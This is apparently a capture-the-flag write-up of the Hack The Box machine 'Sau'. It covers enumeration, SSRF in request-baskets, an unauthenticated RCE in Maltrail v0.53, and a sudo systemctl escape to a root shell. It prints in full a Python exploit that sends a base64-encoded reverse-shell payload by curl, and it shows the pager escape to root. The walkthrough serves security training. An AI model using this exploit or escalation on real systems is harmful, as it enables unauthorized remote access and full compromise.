

HTB-SAU

Details:

IP : 10.129.66.57

NMAP SCAN:

```

PORT      STATE      SERVICE    REASON      VERSION
22/tcp    open      ssh        syn-ack      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDdY38bkvujLwIK0QnFT+VOKT9zjKiPbyHpE+cVhus9r/6I/uqPzLylknIEjMYOVbFbVd8rTGzbmXKJBdRK61WioiPlKjbqvhO/YT
UvyvAGvK92wQpk6CIuHnz6IIiYuzdSkL802JzQGLJgeV54kWySeUKa9RoyapbIqruBqB13esE2/5VWyav00q5P0jQW0WeiXA6yhILJj17NzTp/SFNGHVhkUMSVda7rQJf10XCafS84IM
dzK+E8W20zZp+toLB01Nz4/Q/9yLhJ4Et+jcJtdI1LMVeo3VZw3Tp7KHTPsIRnr8mL+3086e0PK+qsFASDNgb3yU61FEDfA0GwPdA5QxLdknId0bsJeHdbmVUW3zax8EvR+pIraJfuib
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEFMztyG0X2EUodqQ3reKn1PJNniZ4nfvlm7XLxvF10IzQphb7VEz4SCG6nXXNACQ
|   256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICYYQRfQHC6ZLP/emxzvwNILDpPELXTjMCOGH6iejfmi
80/tcp    filtered  http       no-response
5555/tcp  open      unknown    syn-ack
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 21 Jul 2024 01:00:30 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSESSIONReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sun, 21 Jul 2024 01:00:00 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sun, 21 Jul 2024 01:00:00 GMT
|     Content-Length: 0
|_

```

]

Ports open:



22/tcp open SSH

80/tcp filtered http


5555/tcp open unknown

cant get on port 80 as its filtered

lets try port 55555




We can now send a request to the basket using curl.



test with SSTI with **curl** <http://10.129.229.26:5555/objl6op> -A "{{ hello }}"'hi'

but the user agent shows the {{ hello }} so it is not vulnerable.




LOOKING ELSEWHERE

Powered by [request-baskets](#) | Version: 1.2.1

powered by request-baskets and version

request-baskets cve found on google allows us to use SSRF (Server Side Request Forgery)

CVE : CVE-2023-27163



Powered by **Maltrail (v0.53)**

Looking on google I find a RCE exploit for Maltrail on github

RCE Exploit <https://github.com/spookier/Maltrail-v0.53-Exploit>

```

Code Blame 39 Lines (33 loc) · 2.15 KB Code 55% faster with GitHub Copilot
1  """
2  [REDACTED]
3  [REDACTED]
4  [REDACTED]
5  [REDACTED]
6  [REDACTED]
7  [REDACTED]
8  [REDACTED]
9  [REDACTED]
10 [REDACTED]
11 """
12
13 import sys;
14 import os;
15 import base64;
16
17 def main():
18     listening_IP = None
19     listening_PORT = None
20     target_URL = None
21
22     if len(sys.argv) != 4:
23         print("Error. Needs listening IP, PORT and target URL.")
24         return(-1)
25
26     listening_IP = sys.argv[1]
27     listening_PORT = sys.argv[2]
28     target_URL = sys.argv[3] + "/login"
29     print("Running exploit on " + str(target_URL))
30     curl_cmd(listening_IP, listening_PORT, target_URL)
31
32 def curl_cmd(my_ip, my_port, target_url):
33     payload = f'python2 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{my_ip}",{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\''
34     encoded_payload = base64.b64encode(payload.encode()).decode() # encode the payload in Base64
35     command = f'curl -XPOST -d "{encoded_payload}" {target_url}'
36     os.system(command)
37
38 if __name__ == "__main__":
39     main()

```

We now can spawn a shell with the exploit.

We are now in as user puma and can find the user flag.

****user.txt c40901e3b6c50_____**

Looking at sudo privileges

Using command `sudo -l` we can see that we are able to run `systemctl` as `sudo`

Using GTFO bins we find that we are able to exploit this and get a root shell

```

puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service

```

Use priv escalation in `systemctl` to get root using `!/bin/bash` to spawn root shell.

```

puma@sau:~$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:
   Active: active (running) since Sun 2024-07-21 05:50:39 UTC; 33min ago
     Docs: https://github.com/stamparm/maltrail#readme
           https://github.com/stamparm/maltrail/wiki
   Main PID: 880 (python3)
     Tasks: 23 (limit: 4662)
    Memory: 65.7M
    CGroup: /system.slice/trail.service
            └─ 880 /usr/bin/python3 server.py
               └─ 1125 /bin/sh -c logger -p auth.info -t "maltrail[880]" "Failed p>
                  └─ 1126 /bin/sh -c logger -p auth.info -t "maltrail[880]" "Failed p>
                     └─ 1129 sh
                        └─ 1130 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
                           └─ 1131 /bin/sh
                              └─ 1133 python3
                                 └─ 1138 /bin/sh -c logger -p auth.info -t "maltrail[880]" "Failed p>
                                    └─ 1139 /bin/sh -c logger -p auth.info -t "maltrail[880]" "Failed p>
                                       └─ 1142 sh
                                          └─ 1143 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
                                             └─ 1144 /bin/sh
                                                └─ 1145 python3 -c import pty;pty.spawn("/bin/bash")
                                                   └─ 1146 /bin/bash
lines 1-23!/bin/bash
!/bin/bash
root@sau:/home/puma#

```

We now have root and the box is complete